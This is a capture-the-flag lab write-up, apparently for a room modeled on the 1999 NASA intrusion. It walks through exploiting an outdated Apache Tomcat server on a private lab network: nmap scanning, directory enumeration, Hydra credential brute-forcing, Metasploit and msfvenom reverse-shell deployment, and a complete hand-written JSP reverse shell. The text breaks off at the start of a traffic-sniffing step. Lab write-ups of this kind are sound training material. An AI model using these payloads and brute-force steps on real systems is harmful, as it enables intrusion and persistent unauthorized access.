jonathan room - writeup

WRITEUP

Jonathan Room

AUTHORS

- Daamache Achouak
- Laichaoui Amira


Synopsis

This room introduces several core cyber security concepts through a realistic attack scenario inspired by the 1999 NASA backdoor intrusion by Jonathan James.

Covered Concepts

- Perform basic network discovery and target identification
- Identify vulnerable services and outdated software
- Exploit Apache Tomcat Manager for remote code execution
- Establish **persistent access** using multiple backdoor techniques
- Understand how attackers maintain access even after mitigation attempts
- Extract sensitive data through network sniffing


Network discovery and target identification



Scan target for vulnerabilities

```
┌──[achouak@parrot]─[~]
└─$ $nmap -sC -A $TARGET
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-10 06:39 CET
Nmap scan report for 172.16.253.138
Host is up (0.00072s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
23/tcp   open  telnet  Linux telnetd
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8081/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.64
|_http-favicon: Apache Tomcat
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.38 seconds
```

The target exposes multiple services, including FTP and Telnet. Most importantly, it runs Apache Tomcat 7.0.64 on port 8081. Since this version is outdated, it may contain known vulnerabilities and can serve as the main entry point for the attack.
The next screenshot shows the Tomcat main page.



After researching known vulnerabilities affecting this Tomcat version, we identify a potential exploitation path. Using Metasploit (msfconsole), we can find modules that may lead to Remote Code Execution (RCE).

```
[msf](Jobs:0 Agents:0) >> search tomcat

Matching Modules
================

  #  Name                                                      Disclosure Date  Rank       Check  Description
  -  ----                                                      ---------------  ----       -----  -----------
  0  auxiliary/dos/http/apache_commons_fileupload_dos          2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
  1  exploit/multi/http/struts_dev_mode                        2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
  2  exploit/multi/http/struts2_namespace_ognl                 2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
  3    \_ target: Automatic detection                          .                .          .      .
  4    \_ target: Windows                                      .                .          .      .
  5    \_ target: Linux                                        .                .          .      .
  6  exploit/multi/http/struts_code_exec_classloader           2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
  7    \_ target: Java                                         .                .          .      .
  8    \_ target: Linux                                        .                .          .      .
  9    \_ target: Windows                                      .                .          .      .
  10   \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource) .                .          .      .
  11 auxiliary/admin/http/tomcat_ghostcat                       2020-02-20       normal     Yes    Apache Tomcat AJP File Read
  12 exploit/windows/http/tomcat_cgi_cmdlineargs                2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
  13 exploit/multi/http/tomcat_mgr_deploy                       2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
  14   \_ target: Automatic                                    .                .          .      .
  15   \_ target: Java Universal                               .                .          .      .
  16   \_ target: Windows Universal                            .                .          .      .
  17   \_ target: Linux x86                                    .                .          .      .
  18 exploit/multi/http/tomcat_mgr_upload                       2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
  19   \_ target: Java Universal                               .                .          .      .
```

However, exploitation requires access to the Tomcat Manager application. Therefore, we first enumerate common Tomcat paths and then attempt to obtain valid credentials using wordlists

(e.g., `tomcat.txt` for common paths, and custom `user/password` lists). We start by enumerating directories using `Gobuster`.

```
┌─[achouak@parrot]─[~]
└──╼ $gobuster dir -u http://172.16.253.138:8081/ -w wordlists/vulnerabilities/tomcat.txt -t 4 --delay 1s
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.16.253.138:8081/
[+] Method:                  GET
[+] Threads:                 4
[+] Delay:                   1s
[+] Wordlist:                wordlists/vulnerabilities/tomcat.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/examples             (Status: 302) [Size: 0] [--> http://172.16.253.138:8081/examples/]
/examples/%2e%2e/manager/html (Status: 401) [Size: 2474]
/examples/../manager/html (Status: 401) [Size: 2474]
/examples/jsp/index.html (Status: 200) [Size: 17298]
/examples/jsp/snp/snoop.jsp (Status: 200) [Size: 586]
/examples/jsp/source.jsp (Status: 500) [Size: 2386]
/examples/servlets/index.html (Status: 200) [Size: 6959]
/host-manager         (Status: 302) [Size: 0] [--> http://172.16.253.138:8081/host-manager/]
/host-manager/html/*  (Status: 401) [Size: 2045]
/manager              (Status: 302) [Size: 0] [--> http://172.16.253.138:8081/manager/]
/manager/html         (Status: 401) [Size: 2474]
/manager/html/*       (Status: 401) [Size: 2474]
/manager/jmxproxy     (Status: 401) [Size: 2474]
/manager/jmxproxy/*   (Status: 401) [Size: 2474]
/manager/status/*     (Status: 401) [Size: 2474]
/manager/status.xsd   (Status: 200) [Size: 4374]
Progress: 90 / 91 (98.90%)
===============================================================
Finished
===============================================================
```

Next, we perform a credential brute-force attack against the Tomcat Manager login page using `Hydra`.

```
┌─[achouak@parrot]─[~]
└──╼ $hydra -L wordlists/users.txt -P wordlists/passwords.txt $TARGET -s 8081 http-get /manager/html
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-10 07:01:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3807 login tries (l:81/p:47), ~238 tries per task
[DATA] attacking http-get://172.16.253.138:8081/manager/html
[8081][http-get] host: 172.16.253.138   login: manager   password: ManPass123!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-10 07:01:33
```

And manager credentials are found, let's start the exploit!

Accessing the webshell & installing the backdoor

After gaining access, the next objective is to maintain persistence. This ensures continued access even if the administrator updates Tomcat or changes credentials.

Method 1 — Using a Metasploit module

This is the simplest approach. We use the `exploit/multi/http/tomcat_mgr_upload` module and configure it with the required parameters.

```
[msf](Jobs:0 Agents:0) >> use 18
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:ho
                                            st:port][...]. Supported proxies: socks4, socks
                                            5, sapni, socks5h, http
   RHOSTS                         yes       The target host(s), see https://docs.metasploit
                                            .com/docs/using-metasploit/basics/using-metaspl
                                            oit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload a
                                            nd /undeploy will be used)
   VHOST                          no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.253.135   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Java Universal



View the full module info with the info, or info -d command.
```

```
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set HttpUsername manager
HttpUsername => manager
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set HttpPassword ManPass123!
HttpPassword => ManPass123!
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set RPORT 8081
RPORT => 8081
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set RHOSTS 172.16.253.138
RHOSTS => 172.16.253.138
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set PAYLOAD java/meterpreter/
reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >>
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> run
[*] Started reverse TCP handler on 172.16.253.135:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying k66qCWQygVcL70qtZQyRZVOFlXS...
[*] Executing k66qCWQygVcL70qtZQyRZVOFlXS...
[*] Undeploying k66qCWQygVcL70qtZQyRZVOFlXS...
[*] Sending stage (58073 bytes) to 172.16.253.138
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (172.16.253.135:4444 -> 172.16.253.138:56916) at 2026-01-10
07:58:25 +0100

(Meterpreter 1)(/home/achouak) > pwd
/home/achouak
(Meterpreter 1)(/home/achouak) >
```


At this stage, we successfully obtain a remote shell on the target.


Method 2 — Crafting a backdoor using `msfvenom`

We generate a `WAR` payload and deploy it through the Tomcat Manager interface. We then start a listener on our local machine:


```
┌─[achouak@parrot]─[~]
└──╼ $msfvenom -p java/shell_reverse_tcp LHOST=172.16.253.135 PORT 4444 -f war>shell.war
Payload size: 13033 bytes
Final size of war file: 13033 bytes

┌─[achouak@parrot]─[~]
└──╼ $nc -lvnp 4444
Listening on 0.0.0.0 4444
```

then login at `#Target_IP/ manager` and deploy the crafted `shell.war`





The uploaded `WAR` file will appear in the list of deployed applications.



What is left to do now is to trigger the web shell visiting the `/shell` application, and there we go:

```
┌─[achouak@parrot]─[~]
└──╼ $nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 172.16.253.138 52900
pwd
/home/achouak
```

Method 3 — Manually crafting and deploying a backdoor

A `WAR` file (Web Application Archive) is used to package Java web applications for deployment in Tomcat. In this method, we create a simple `JSP` web shell:

```
  GNU nano 7.2                                  shell.jsp                                    Modified
<%@ page import="java.io.*, java.net.*" %>
<%
String host = "172.16.253.135";
int port = 4444;

Socket s = new Socket(host, port);
Process p = Runtime.getRuntime().exec("/bin/sh");

InputStream pi = p.getInputStream(), pe = p.getErrorStream(), si = s.getInputStream();
OutputStream po = p.getOutputStream(), so = s.getOutputStream();

while (!s.isClosed()) {
    while (pi.available() > 0) so.write(pi.read());
    while (pe.available() > 0) so.write(pe.read());
    while (si.available() > 0) po.write(si.read());
    so.flush();
    po.flush();
    Thread.sleep(50);
}

p.destroy();
s.close();
%>
                    [ line  5/24 (20%), col  1/ 1 (100%), char 116/620 (18%) ]
^H Help      ^O Read File  ^R Replace     ^V Paste       ^G Go To Line  ^Y Redo
^X Exit      ^F Where Is   ^K Cut         ^T Execute     ^Z Undo        M-A Set Mark
```

Package it into `.war`, start listening and deploy it using the same process as before


```
┌─[achouak@parrot]─[~]
└──╼ $nano shell.jsp
┌─[achouak@parrot]─[~]
└──╼ $mkdir shell
┌─[achouak@parrot]─[~]
└──╼ $mv shell.jsp shell/
┌─[achouak@parrot]─[~]
└──╼ $jar -cvf shell.war -C shell .
added manifest
adding: shell.jsp(in = 620) (out= 312)(deflated 49%)
┌─[achouak@parrot]─[~]
└──╼ $nc -lvnp 4444
Listening on 0.0.0.0 4444
```

then trigger it visiting `Target_IP/shell/shell.jsp`


```
┌─[achouak@parrot]─[~]
└──╼ $jar -cvf shell.war -C shell .
added manifest
adding: shell.jsp(in = 620) (out= 312)(deflated 49%)
┌─[achouak@parrot]─[~]
└──╼ $nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 172.16.253.138 50790
pwd
/home/achouak
ls
Desktop
Documents
Downloads
i.pcap
Music
nohup.out
Pictures
Public
secret
snap
Templates
Videos
```

Sniffing the network traffic & Data Ex-filtration

Now we have access to remote shell, we have got some hints to help us get the flag, first let's see what is `secret` for



There is the flag! but it is encrypted, therefore the next objective is to obtain the decryption key.



The hint suggests that sensitive key material is transferred over the network, which introduces the concept of network sniffing. We use `tcpdump` to capture and inspect the relevant traffic.

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:4b:4c:14 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 172.16.253.138/24 brd 172.16.253.255 scope global dynamic noprefixroute ens33
       valid_lft 1476sec preferred_lft 1476sec
